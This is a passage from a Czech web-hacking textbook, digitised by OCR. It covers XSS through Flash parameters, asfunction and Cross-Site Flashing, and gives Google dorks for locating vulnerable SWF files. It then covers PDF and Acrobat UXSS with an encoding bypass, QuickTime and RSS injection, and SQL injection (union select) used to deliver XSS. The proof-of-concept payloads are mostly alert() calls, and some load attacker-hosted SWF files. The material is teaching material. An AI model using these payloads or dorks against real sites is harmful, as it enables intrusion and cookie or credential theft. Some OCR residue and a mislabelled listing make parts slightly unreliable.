http://www.hackingvpraxi.cz/test.swf?clickTAG=javascript:alert('XSS');
```

Flashoví vývojáři proto často kontrolují, zda vstup skutečně obsahuje v prvních znacích předané hodnoty protokol HTTP. Stále je ale možné využít tyto flashe k přesměrování uživatelů nebo se záměrem odeslání nebezpečného požadavku viz. útoky CSRF. Pokud ale vývojáři navíc uvedou jako druhý parametr funkce *getURL* parametr *_blank*, jak ukazuje výpis 101, nebude v Internet Exploreru možné JavaScript vůbec spustit. Internet Explorer 8.0 zavádí také další ochranu, která nepovoluje přístup k DOM dokumentu prostřednictvím takto předané direktivy *javascript:*. Není v něm tedy možné přistupovat k obsahu cookies a ostatním vlastnostem dokumentu.

Výpis 101 - Zamezení přístupu ke cookies a znemožnění JS v IE

```
getURL(_root.clickTAG, "_blank")
```

Popsaný útok využívající proměnné *clickTAG* jsem zvolil záměrně, protože podobný kód vkládaly automaticky při založení nového projektu některé vývojářské nástroje. Na internetu se tak vyskytovaly a ještě stále vyskytují statisíce flashových animací, které jsou skrz tuto proměnnou zneužitelné. Sami je můžete jednoduše nalézt na Googlu vyhledáním fráze z výpisu 102.

Výpis 102 - Fráze pro Google vyhledávající potenciálně nezabezpečené flashe

```
file:swf inurl:clickTAG
```

Jiné vývojářské nástroje vkládaly automaticky podobné proměnné a než došlo k nápravě, vyskytovalo se na webu již desítky milionů webových aplikací, které byly náchylné na útoky právě skrz tyto proměnné. Ač svého času bylo na Internetu zveřejněno mnoho upozornění, aby webmasteři překontrolovali bezpečnost flashových objektů, které vystavují na svých stránkách, stále je velké množství z nich na útoky tohoto druhu náchylných. V tabulce 27 uvádím soupis některých nástrojů používaných vývojáři ke tvorbě flashových animací, o nichž je známo, že ve svých starších verzích vkládaly tyto proměnné při založení projektu do výsledného kódu. Současně v tabulce uvádím také zranitelné parametry a vyhledávací řetězec, pomocí kterého lze v nich vzniklé animace vyhledat na webu.

Tabulka 27 - Soupis několika aplikací, které vytvářely nezabezpečené animace

Adobe Flash

```
Parametr: clickTAG
Použití:  animace.swf?clickTAG=javascript:alert('XSS')
Google:   filetype:swf inurl:clickTAG
```

Adobe Dreamweaver a Contribute

```
Parametr: skinName
Použití:  animace.swf?skinName=asfunction:getURL, javascript:alert('XSS')
Google:   filetype:swf inurl:skinName
```

Adobe Acrobat Connect / Macromedia Dreamweaver

```
Parametr: baseurl
Použití:  main.swf?baseurl=asfunction:getURL, javascript:alert('XSS')//
Google:   filetype:swf inurl:main.swf baseurl
```

InfoSoft Fusion Charts

```
Parametr: dataURL
Použití:  animace.swf?debugMode=1&dataURL=%27%3E%3Cimg+src%3D%22http%3A//
          www.hackingvpraxi.cz/test.swf%3F.jpg%22%3E
Google:   filetype:swf inurl:skinName
```

Techsmith Camtasia

```
Parametr: csPreloader
Použití:  animace.swf?csPreloader=http://www.hackingvpraxi.cz/test.swf%3F
Google:   filetype:swf inurl:csPreloader
```

Autodemo

```
Parametr: onend v souborech control.swf
Použití:  control.swf?onend=javascript:alert('XSS')//
Google:   filetype:swf inurl:control.swf
```

Tagcloud.swf

```
Použití:  tagcloud.swf?mode=tags&tagcloud=<tags><a+href='javascript:
          alert("XSS")'+style='font-size:+40pt'>click me</a></tags>
Google:   filetype:swf inurl:tagcloud.swf
```

Ostatní potenciálně nezabezpečené flashové animace

```
Parametr: url, targeturl, onclick, clickthru, target, targetAS
Google:   filetype:swf inurl:targeturl...
```

Cross-Site Flashing

Vraťme se nyní na chvíli k útočné animaci, kterou jsme vytvořili pomocí nástrojů MTASC a SWFMILL a pokusme se ji využít ještě k dalšímu typu útoků. Ve flashi existují funkce *loadMovie()* a *loadMovieNum()*, které umožňují načíst a zobrazit externí swf soubor. Pokud tedy narazíte na flashovou animaci, která v hodnotě parametru načítá soubor swf, jak ukazuji ve výpise 103, určitě stojí za prověření, zda se nepodaří změnou hodnoty tohoto parametru podvrhnout cestu k našemu útočnému swf souboru a tím jej do aplikace injektovat.

Výpis 103 - Vstup souboru swf v hodnotě předávaného parametru

```
animace.swf?movie=film.swf
animace.swf?movie=http://www.hackingvpraxi.cz/xss.swf
```

Tato metoda zneužití flash objektu se správně označuje jako *Cross-Site Flashing* neboli XSF a dá se zneužít i k jiným účelům, než jen ke spuštění našeho skriptu. Podaří-li se nám například podstrčit tímto způsobem přihlašovací formulář vytvořený ve flashi, do flashové aplikace umístěné na webu, může tak zaznamenávat autentifikační údaje uživatelů.

Uvedenými možnostmi, kterými je možné na flash aplikace zaútočit, ovšem jejich výčet zdaleka nekončí. *Adobe Flash Player*, který se k zobrazování vložených flashových animací ve webových prohlížečích používá, ale s každou svou nově vydanou verzí čím dál tím lépe chrání uživatele před útoky podobných typů. Stává se proto stále obtížnější přistoupit k DOM dokumentu, nebo načíst vstup z externího zdroje. Tvůrci flashových aplikací a webových aplikací navíc dostali k dispozici objekt *security*[1] s možností několika bezpečnostních voleb. Najdete je v tabulce 28.

Tabulka 28 - Bezpečnostní nastavení dostupné vývojářům a webmasterům

allowDomain	
*	SWF soubor povoluje přístup ke svým proměnným a ostatním
*.hackingvpraxi.cz	objektům ostatním flashovým aplikacím z uvedených domén.
allowScriptAccess	
always	Povolí spuštění javascriptu z jakéhokoliv swf souboru
sameDomain	Povolí spuštění JavaScriptu pouze v případě, že swf soubor pochází ze stejné domény, jako je HTML soubor, v němž je flash umístěn (defaultní nastavení).
Never	Zakáže jakékoliv použití JavaScriptu ze swf souboru

[1] *http://help.adobe.com/cs_CZ/AS3LCR/Flash_10.0/flash/system/Security.html*

allowNetworking	
all	SWF souboru je povleno použití všech dostupných metod pro komunikaci s vnějším prostředí.
internal	Při použití tohoto nastavení jsou zablokovány funkce getURL, MovieClip.getURL, fscomand(), ExternalInterface.call() pro přístup k webovému browseru. Ostatní funkce zůstávají povoleny.
none	Kromě výše uvedených sou zablokovány i všechny následující komunikační funkce XML.load, XML.send, XML.sendAndLoad, LoadVars.load(), LoadVars.send, LoadVars.sendAndLoad, loadVariables, loadVariablesNum, MovieClip.loadVariables, NetConnection.connect, NetStream.play, loadMovie, loadMovieNum, MovieClip.loadMovie, MovieClipLoader.loadClip, Sound.loadSound, LocalConnection.connect, LocalConnection.send, SharedObject.getLocal, SharedObject.getRemote, FileReference.upload, FileReference.download, System.security.loadPolicyFile, XMLSocket.connect
allowFullScreen	
true	Mód celé obrazovky je povolen
false	Mód celé obrazovky je zakázán

Uvedená nastavení můžeme zahrnout přímo do kódu animace, nebo je můžeme předávat v podobě proměnných, nebo použitím XML souboru *crossdomain.xml*, který musí být umístěn v kořenovém adresáři webu. Mají-li mezi sebou komunikovat dva SWF soubory, je důležité, aby měli vzájemně nastavená patřičná oprávnění. Případ, kdy jsou jejich hodnoty zadávány jako parametry uvnitř tagů *objekt* a *embed* ukazuje výpis 104.

Výpis 104 - Ukázka použití bezpečnostních nastavení

```
<html>
  <head>
   <meta http-equiv="content-type" content="text/html; charset=windows-1250">
   <title></title>
  </head>
  <body>
    <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
            width="730" height="90">
      <param name="movie" value="test.swf">
      <param name="allowScriptAccess" value="sameDomain">
      <param name="allowNetworking" value="none">
    <embed src="test.swf" width="730" height="90"
      allowScriptAccess="sameDomain" allowNetworking="none"
      type="application/x-shockwave-flash">
    </object>
  </body>
</html>
```

asfunction

Aby toho nebylo málo, zavádí Flash ještě další pseudoprotokol *asfunction:*, pomocí kterého je možné spouštět vnitřní funkce flashové aplikace. Ve výpisu 105 se můžete podívat na jeho použití.

Výpis 105 - Použití pseudoprotokolu asfunction:

```
asfunction:funkce, parametry
```

Pokud bychom s využitím direktivy *asfunction:* chtěli spustit kód JavaScriptu, mohli bychom zavolat vnitřní funkci flashe *getURL*, které bychom jako parametr předali URL ve tvaru direktivy *javascript:*. Výsledek spuštění JavaScriptu pomocí direktivy *asfunction:* uvádím ve výpise 106.

Výpis 106 - Využití pseudoprotokolu asfunction: ke spuštění JavaScriptu

```
asfunction:getURL, javascript:alert('XSS')
```

Použití direktivy *asfunction:* je v novějších verzích Flash Playeru omezeno pouze na prvky pro zobrazení textu s html formátováním. Těmi jsou ve flashi prvky *textField* a *textArea*. Umožňují zobrazit text naformátovaný pomocí běžných HTML tagů včetně vložených obrázků a odkazů. Představte si nyní kód z výpisu 107, ve kterém je zobrazovaný text načítaný z proměnné *obsahHTML*, která je dostupná na rootu. Skutečnost, že je jakákoliv použitá proměnná dostupná přímo nebo v rámci objektů *_root*, *_global* a *_level0*, nám napoví, že takovou proměnnou můžeme naplnit pomocí *flashVars*.

Výpis 107 - Ukázka zranitelného kódu s prvkem textField

```
this.createTextField("oblast", this.getNextHighestDepth(), 10, 10, 100, 100);
oblast.html = true;
oblast.htmlText = _root.obsahHTML;
```

V rámci tohoto obsahu můžeme vložit odkaz směřující na direktivu *javascript:* nebo *asfunction:*. Ukázky různých takovýchto odkazů si můžete prohlédnout v tabulce 29.

Tabulka 29 - Ukázka odkazů, které můžeme vložit do textField

Přímé spuštění vloženého skriptu
`animace.swf?obsahHTML=<a href="javascript:alert('XSS')">`
Spuštění JavaScriptu přes asfunction
`animace.swf?obsahHTML=<a href="asfunction:getURL, javascript:alert('XSS')">`
Spuštění veřejné funkce SWF
`animace.swf?obsahHTML=<a href='asfunction:_root.objekt.funkce, parametry'>`
Spuštění vestavěné funkce
`animace.swf?obsahHTML=` `<a href='asfunction:System.Security.allowDomain, *.hackingvpraxi.cz' >`

Do polí *textField* a *textArea* můžeme vkládat samozřejmě i jiné tagy. Potenciálně nebezpečný je také prvek <*img*>, který může ve flashové aplikaci obsahovat jednak obrázky, ale také další swf animace. Zkusíme tedy tímto tagem načíst flashový objekt, který jsme si vytvořili na začátku této kapitoly. Pokud si ovšem vzpomeneme na skutečnost, že se od osmé verze Flashe uplatňují omezení *AllowScriptAccess*, nebudeme mít možnost spustit náš kód JavaScriptu ve flashi, který je načten v cizí doméně. Nic nám ovšem nebrání překompilovat opětovně náš .as soubor pomocí MTASC, jako by byl vytvořen ve verzi 6. V aplikaci MTASC je pro tuto možnost dostupný přepínač *-version*. Novou kompilaci proto tentokrát spustíme příkazem s parametry, který uvádím ve výpisu 108.

Výpis 108 - Spuštění kompilace Action Scriptu ve verzi 7

```
mtasc -version 6 -swf xss.swf -main -header 1:1:1 xss.as
```

Pokud vložíme do tagu <*img*> odkaz na nově překompilovanou verzi swf souboru, tak jak uvádím ve výpise 109, mělo by již ke spuštění vloženého JavaScriptu dojít.

Výpis 109 - Použití <img> k načtení externího swf souboru s kódem JavaScriptu

```
animace.swf?obsahHTML=<img src="http://www.hackingvpraxi.cz/xss.swf">
```

Programátoři Action Scriptu občas implementují kontrolní filtry, které kontrolují příponu načítaných souborů. Očekává-li Action Script na vstupu například jpg obrázek, můžeme filtr obejít bypassem z výpisu 110.

Výpis 110 - Bypass pro filtr kontrolující příponu načítaného souboru

```
animace.swf?image=javascript:alert('XSS')//.jpg
```


Stejné kontrolní mechanismy používá ke kontrole i samotný Flash. Za normálních okolností by nebylo možné vložit do tagu <*img*> direktivy *javascript:* nebo *asfunction:* přímo. S použitím stejného bypassu se nám však spuštění vloženého kódu podaří. Příklady uvádím ve výpisu 111.

Výpis 111 - Vložení direktiv javascript: a asfunction: do tagu <img>

```
animace.swf?obsahHTML=<img src="javascript:alert('XSS')//.jpg">
animace.swf?obsahHTML=
   <img src="asfunction:getURL, javascript:alert('XSS')//.jpg">
```

ActionScript Message Format


Flashová animace ve formátu SWF často také načítá externí videosoubory FLV. Ty mohou obsahovat nejen vložené audio a video, ale také metadata ve formátu AMF (*ActionScript Message Format*), která popisují například výšku a šířku videa, jeho videorate nebo délku. Pokud SWF přehrávač multimediálních souborů FLV odesílá webové stránce informace získané z těchto metadat, může útočník propašovat svůj kód právě jejich přepsáním v některém z editorů FLV.



Podobně jako u metadat ve FLV souborech, je možné protlačit náš kód také skrz ID tagy v souborech MP3. Na webu se nachází mnoho přehrávačů tohoto hudebního formátu, které jsou vytvořeny právě ve Flashi. Tyto přehrávače často zobrazují ID tagy *Music Genre*, *Author*, *Title* a některé další u právě přehrávané skladby. Pokud se nám podaří podstrčit do takového přehrávače soubor mp3 s ID tagy, které obsahují náš kód, může se nám opět podařit jej prostřednictvím flash přehrávače spustit.

Local Shared Objects

Ve spojení s Flashem se musím alespoň v krátkosti zmínit také o *LSO - Local Shared Objects*, které jsou obdobou cookies webových prohlížečů. V případě Flashe se proto těmto objektům říká také *Flash cookies*. Tyto soubory narozdíl od běžných cookies dokáží implicitně uchovávat data až do velikosti 100kb (v případě změny v nastavení může být jejich velikost až neomezena) a nevztahují se na ně nastavení platná pro cookies ve webovém browseru. Majitelem LSO je totiž sám Flash player, a nastavení, která se jich týkají, je možné učinit pouze skrz něj. Konkrétně se tyto změny provádí na webové stránce *Flash Player setting manageru*[1].



V systémech Windows Vista a Windows 7 naleznete soubory s uloženými flash cookies v adresáři:

C:\Users\...\AppData\Roaming\Macromedia\Flash Player\#SharedObjects

Pokud Vás zajímá, jakou bezpečnostní hrozbu mohou tyto soubory představovat, pak věřte, že mohou například uchovávat a sledovat historii procházených webů, pokud jsou flashe vhodně rozmístěny na webu. Mohou zastávat funkci běžných cookies, pokud jsou tato zakázána, nebo mohou sloužit jako jejich záloha a SWF může cookies webového browseru automaticky obnovit v případě, že byly vymazány. Během hackingu Flash objektů se proto může také obsah LSO stát cílem zajímavých útoků.

---

[1] *http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager07.html*


Dekompilace SWF souborů


Abychom dokázali slabé místo ve flashové aplikaci nalézt, musíme si na konkrétní flashový objekt důkladně posvítit. Často jej bude potřebovat dekompilovat, abychom mohli prozkoumat také jeho zdrojový kód. Hodně práce nám v hledání zranitelných míst ve flashových animacích mohou ušetřit i volně dostupné nástroje, které byly právě za účelem vyhledávání zranitelných míst v SWF vytvořené. V tabulce 30 uvádím výčet některých programů, které se nám mohou pro průzkum a vyhledání zranitelností ve flash animacích hodit.

Tabulka 30 - Nástroje pro dekompilaci a hledání zranitelných míst ve falshi

Flare	***http://www.nowrap.de/flare.html***
Dekompilátor SWF souborů. Action Script 3 není podporován.	
SWF Intruder	***http://www.owasp.org/index.php/Category:SWFIntruder***
Nástroj hledání zranitelných míst a testování flash aplikací. Nevýhodou je nutná instalace na vlastní webový server, použití FireFoxu verze 2.X a pouze některých verzí Flash Playeru	
SWF Scan	***http://www.hp.com/go/swfscan***
Nástroj od HP pro hledání zranitelných míst v kódu SWF souborů. Dekompiluje Action Script 2 i Action Script 3. K nalezeným slabým místům v zabezpečení podá i rozsáhlé informace o doporučené nápravě.	
ShowMyCode	***http://www.showmycode.com***
On-line nástroj pro dekopilaci SWF souborů.	

Použití nástroje *SWF Scan* si ukážeme ještě na praktickém příkladě. Programu pouze předáme URL adresu SWF souboru, který chceme otestovat a stiskneme tlačítko **get**. *SWF Scan* již sám načte soubor ze zadaného umístění a provede jeho dekompilaci. Následně automaticky ověří výskyt zranitelností a podá informační zprávu o výsledku. V našem případě bylo nalezeno slabé místo v použití funkce *getURL*, která bez ověření načítá URL předané proměnnou *click*. Vytvořením vhodného URL dotazu pak už snadno vložíme a spustíme náš kód.





Injektáž skriptu skrz plug-in Acrobat Reader

Zranitelnost, o které se na tomto místě zmíním, je již nějakou dobu opravená (konkrétně v Acrobat Readeru 7.0.8) a její zneužití hrozí tedy snad už jen na počítačích, které nemají několik let aplikovány patřičné bezpečnostní updaty a používají starší verze prohlížečů. Nicméně protože se svého času jednalo o velice závažnou bezpečnostní hrozbu, zmíním se o ni alespoň pro představu, kde všude se mohou XSS zranitelnosti vyskytnout.

Protože jejím zneužitím bylo možné vyvolat spuštění JavaScriptu na různých platformách a s různými webovými prohlížeči, byla tato zranitelnost označována jako UXSS nebo-li universální XSS. Šlo jen o to, aby byl na cílovém zařízení nainstalován plug-in Acrobat Readeru. Samotný útok využíval skutečnosti, že se plug-in snažil zpracovat předávané parametry, a k provedení útoku tak stačilo, aby uživatel následoval odkaz podobný tomu z výpisu 112.

Výpis 112 – Odkaz pro vyvolání UXSS v plug-inu Acrobat Reader

```
http://aplikace.cz/download/file.pdf#s=javascript:alert("xss");
```

Jakkoli mohla být aplikace proti XSS zabezpečena, stačilo, aby hostovala jeden jediný PDF soubor a stala se tak na tento typ útoku náchylná. Vzhledem k tomu, že se útočná část odkazu nacházela až za kotvou (znakem mřížka), nepřenášela se tato část na server a nebylo proto možné útok na straně serveru odhalit a zablokovat.

Současně bylo možné této zranitelnosti zneužít také v kontextu lokálního filesystému. Odkazem směřujícím na známé lokální PDF, viz. výpis 113, se totiž skript spustil jako lokální a mohl tak přistupovat k jednotlivým souborům na disku uživatele prostřednictvím protokolu *file:*.

Výpis 113 – Odkaz pro vyvolání UXSS v kontextu lokálního filesystému

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf
                                                #s=javascript:alert("XSS");
```

V dnešní době již prohlížeče neumožňují následovat odkazy směřující na lokální filesystém a i v případě, že se podaří spustit skript skrz tento protokol, neumožní přistupovat k souborům z jiných adresářů.

Injektáž skriptu skrz PDF soubory

Málokdo ví, že PDF soubory kromě statického obsahu podporují také aktivní skriptování. JavaScript spuštěný uvnitř PDF dokumentu ale nemá přístup ke stromové struktuře dokumentu DOM a tím možnosti XSS útoku značně potlačuje. I zde se ale v minulosti vyskytli způsoby, jak tuto překážku obejít. Stačilo by, aby se kód spouštěl skrz direktivu *javascript:*, jak ukazuje výpis 114.

Výpis 114 – Spuštění JavaScriptu z PDF souboru

```
% PDF-1.1
1 0 obj
<<
/Typ /Katalog
/OpenAction <<
/S /URI
/ISMAP falešné
/URI(JavaScript:alert(document.domain))
>>
```

Vývojáři Acrobatu byli ovšem prozíraví a direktivu *javascript:* dali na blacklist, aby nemohla být v uvedeném kontextu použita. Ukázalo se[1] ale, že v případě použití osmičkového kódování je možné tuto bariéru obejít. Místo direktivy *javascript:*, tak bylo možné použít například některý z tvarů uvedených ve výpise 115.

Výpis 115 – Spuštění zakódování direktivy javascript: v PDF souboru

```
/URI(JavaScript\72alert(document.domain))
/URI(\112\101\126\101\123\103\122\111\120\124\72alert(document.domain))
```

[1] *http://xs-sniper.com/blog/2010/09/06/pdf-xss-cve-2010-0190/*

Výše uvedený typ útoku byl ze strany Adobe již také ošetřen. Uváděl jsem jej pro úplnost a získání představy o možných vektorech útoku. Pokud by vás dříve odhalené zranitelnosti Acrobat Readeru zajímaly podrobněji, zkuste si přečíst například prezentaci *Malicious origami in PDF*[1] nebo *Vulnerability Vectors in PDF*[2], které se různým jeho zranitelnostem podrobně věnují.

Vstup přes QuickTime

Poslední ze starších a již opravených typů XSS útoků, který si představíme, a který svého času doznal značného rozšíření, je zneužití multimediálního přehrávače QuickTime. Tento přehrávač integruje mimo jiné svůj plug-in do webových prohlížečů a právě skrz něj bylo možné v prohlížeči spustit vlastní kód. První ze zranitelných míst, o kterém se zmíním, se nachází ve vlastnosti tohoto přehrávače, která umožňuje zobrazovat během přehrávání skladby nebo filmu vložený text[3]. Součástí tohoto textu totiž mohly být také různé odkazy protokolů *HTTP:*, *FTP:*, ale také *javascript:*. Útočník pak mohl vytvořil text skladby podobně, jak ukazuje výpis 116. Prvek „A“ v uvedeném výpisu nastavuje automatické načtení a prvek „T“ určuje cíl akce.

Výpis 116 – Text skladby pro QuickTime s injektovaným skriptem

```
A<javascript:alert("hello from backdoor")> T<>
```

Po přidání takto připraveného textu do multimediálního souboru, například pomocí nástroje *QuickTime Pro*, se text zahnízdí na místě, které zobrazuje obrázek.

Druhé ze zranitelných míst přehrávače QuickTime, které umožňovalo injektáž útočných skriptů, se nacházelo v souborech typu *.Qtl* nebo-li *QuickTime Media Link*[4]. Tyto soubory se XML strukturou slouží

[1] *http://www.security-labs.org/fred/docs/pacsec08/pacsec08-fr-gd-full.pdf*
[2] *http://www.secniche.org/talks/eusecwest_2008_aks_oknock.pdf*
[3] *http://www.gnucitizen.org/blog/backdooring-quicktime-movies/*
[4] *http://www.gnucitizen.org/blog/backdooring-mp3-files/*

k popisu vlastností multimediálních souborů a mohou zahrnovat velké množství různých atributů. Zranitelnost využívala ke spuštění skriptu atributu *qtnext*, která definuje umístění následující skladby a útočník ji mohl nasměrovat na direktivu *javascript:*. Vlastní útok pak probíhal pomocí speciálně připraveného *.Qtl* souboru, který uvádím ve výpisu 117.

Výpis 117 – Soubor .Qtl pro QuickTime s injektovaným skriptem

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="http://example.com/path/to/real/song.mp3" autoplay="true"
       qtnext="javascript:alert('hello from backdoor')"/>
```

Spuštění skriptu přes RSS

Některé webové portály exportují informace o svých novinkách prostřednictvím RSS, aby tak uživatelům přinesly všechny důležité informace na jednom místě. Uživatelé si tak mohou tyto XML soubory, které tvoří zdroj RSS, přidat mezi své oblíbené zdroje do RSS čtečky. Ukázku souboru tvořícího zdroj RSS si můžete prohlédnout ve výpisu 118.

Výpis 118 - Ukázka zdroje RSS

```
<?xml version="1.0" encoding="iso-8859-2"?>
<rss version="0.91">
  <channel>
    <title>Hacking v praxi</title>
    <link>http://www.hackingvpraxi.cz/</link>
    <description>O reálných zranitelnostech</description>
    <language>cs</language>
    <image>
      <title>Hacking v praxi</title>
      <url>http://www.hackingvpraxi/obrazek.jpg</url>
      <link>http://www.hackingvpraxi.cz</link>
      <width>60</width>
      <height>60</height>
      <description>O reálných zranitelnostech<description>
    </image>
    <item>
       <title>Článek1</title>
       <link>http://www.hackingvpraxi.cz/clanek1.htm</link>
       <description>Ukázkový článek 1</description>
    </item>
    <item>
       <title>Článek2</title>
       <link>http://www.hackingvpraxi.cz/clanek2.htm</link>
       <description>Ukázkový článek 2</description>
    </item>
  </channel>
</rss>
```

V případě, že bychom nahradili odkazy vedoucí na jednotlivé články skriptem uvedeným direktivou *javascript:* (viz. výpis 119), mohli bychom tak vyvolat jeho spuštění ve chvíli, kdy uživatel na takový odkaz klikne ve své RSS čtečce.

Výpis 119 - Vložení JavaScriptu do zdroje RSS

```
<item>
  <title>Článek</title>
  <link>javascript:alert('XSS')</link>
  <description>Ukázkový článek</description>
</item>
```

Samotné provedení útoku je ale v tomto případě poněkud složitější. Útočník by nejprve musel přinutit uživatele, aby si jím doporučený zdroj přidali do své čtečky RSS, nebo by jim ho musel vnutit například během CSRF útoku.

SIXSS

Nyní vás asi zajímá, co se pod tak zvláštním nadpisem SIXSS vlastně skrývá. Ač se to může zdát zprvu nepochopitelné, můžeme ve webové aplikaci, která je jinak vůči XSS řádně zabezpečena, využít ke spuštění kódu zranitelnosti SQL injection. Její výskyt ve webových aplikacích není nijak výjimečný. Již jsem uváděl, že vývojáři často správně ošetří vkládání nebezpečných znaků ostrých závorek, na kterých je XSS často závislé, nebo nemusí mít uživatelé vůbec možnost vkládat jakékoliv vstupy. Pokud ale aplikace načítá zobrazované údaje z databáze a současně je náchylná na SQL injection, nic nebrání útočníkovi v tom, aby právě skrz ní vložil na stánky výstup v podobě skriptu a tím vyvolal XSS.

Uděláme si krátký úvod do SQL injection a ukážeme si jeho zneužití pro XSS na praktickém příkladu. Nejprve si najdeme potenciálně zranitelnou stránku, která předává parametry v URI. Jak takový odkaz může vypadat, uvádím ve výpisu 120.


Výpis 120 – Ukázka odkazu, který může být potenciálně náchylný na SQL injection


```
http://www.example.cz/rec/recview.asp?co=2
```

Následně otestujeme zda je stránka náchylná na SQL injection. Nejjednodušším způsobem, jak to zjistit, je rozšířit hodnotu proměnné o logický výraz, tak jak ukazují odkazy z výpisu 121. Pokud první z uvedených odkazů vrátí patřičný záznam a druhý ne, pak je stránka s největší pravděpodobností náchylná.

Výpis 121 – Otestování proměnné na přítomnost zranitelnosti SQL injection

```
http://www.example.cz/rec/recview.asp?co=2 and 1=1
http://www.example.cz/rec/recview.asp?co=2 and 1=0
```





Nyní nebude od věci si říci pár slov o tom, co se to s naším vstupem stalo na straně serveru. Pochopení SQL injection ovšem vyžaduje alespoň základní znalost programování v SQL. Řekněme, že na straně webového serveru, převezme hodnotu proměnné php skript, který ji bez jakékoliv kontroly použije pro vytvoření SQL dotazu. PHP skript by mohl ve zkrácené podobě vypadat podobně, jako ten z výpisu 122.

Výpis 122 – Ukázka php skriptu zranitelného na SQL injection

```
<?php
  $idclanek = $_GET["id"];
  $dotaz = "SELECT * FROM clanky WHERE idclanku=$idclanek";
  …
```

Nyní si ve výpisu 123 ukážeme, jaké SQL dotazy nakonec na serveru vzniknou, pokud předáme vstupy z výpisu 121. Z výpisu by mělo být patrné, proč jeden ze vstupů vrátí požadovaný obsah a druhý nikoliv.

Výpis 123 – SQL dotaz vzniklý po vložení testovacích vstupů

```
dotaz = "SELECT * FROM clanky WHERE idclanku=2 and 1=1";
dotaz = "SELECT * FROM clanky WHERE idclanku=2 and 1=0";
```

Následujícím krokem bude zjištění počtu sloupců v databázové tabulce. To provedeme postupným zvětšováním čísla v klauzuli *order by*.


Výpis 124 - Vložení JavaScriptu do zdroje RSS

```
http://www.example.cz/rec/recview.asp?co=2 order by 3
```

Tabulka má tolik sloupců, kolik je největší číslo použité v klauzuli *order by*, a které ještě nezpůsobilo chybu. Nyní, když víme, kolik má tabulka sloupců můžeme ji spojit s námi vytvořeným dotazem, přičemž jako hodnotu parametru uvedeme takovou, která se v databázi určitě nevyskytuje (-1). Počet hodnot našeho připojeného dotazu musí být shodný s počtem sloupců databázové tabulky.

Výpis 125 – Připojení testovacích hodnot k tabuce vrácených výsledků


```
http://www.example.cz/rec/recview.asp?co=-1 union all select 1,2,3
```



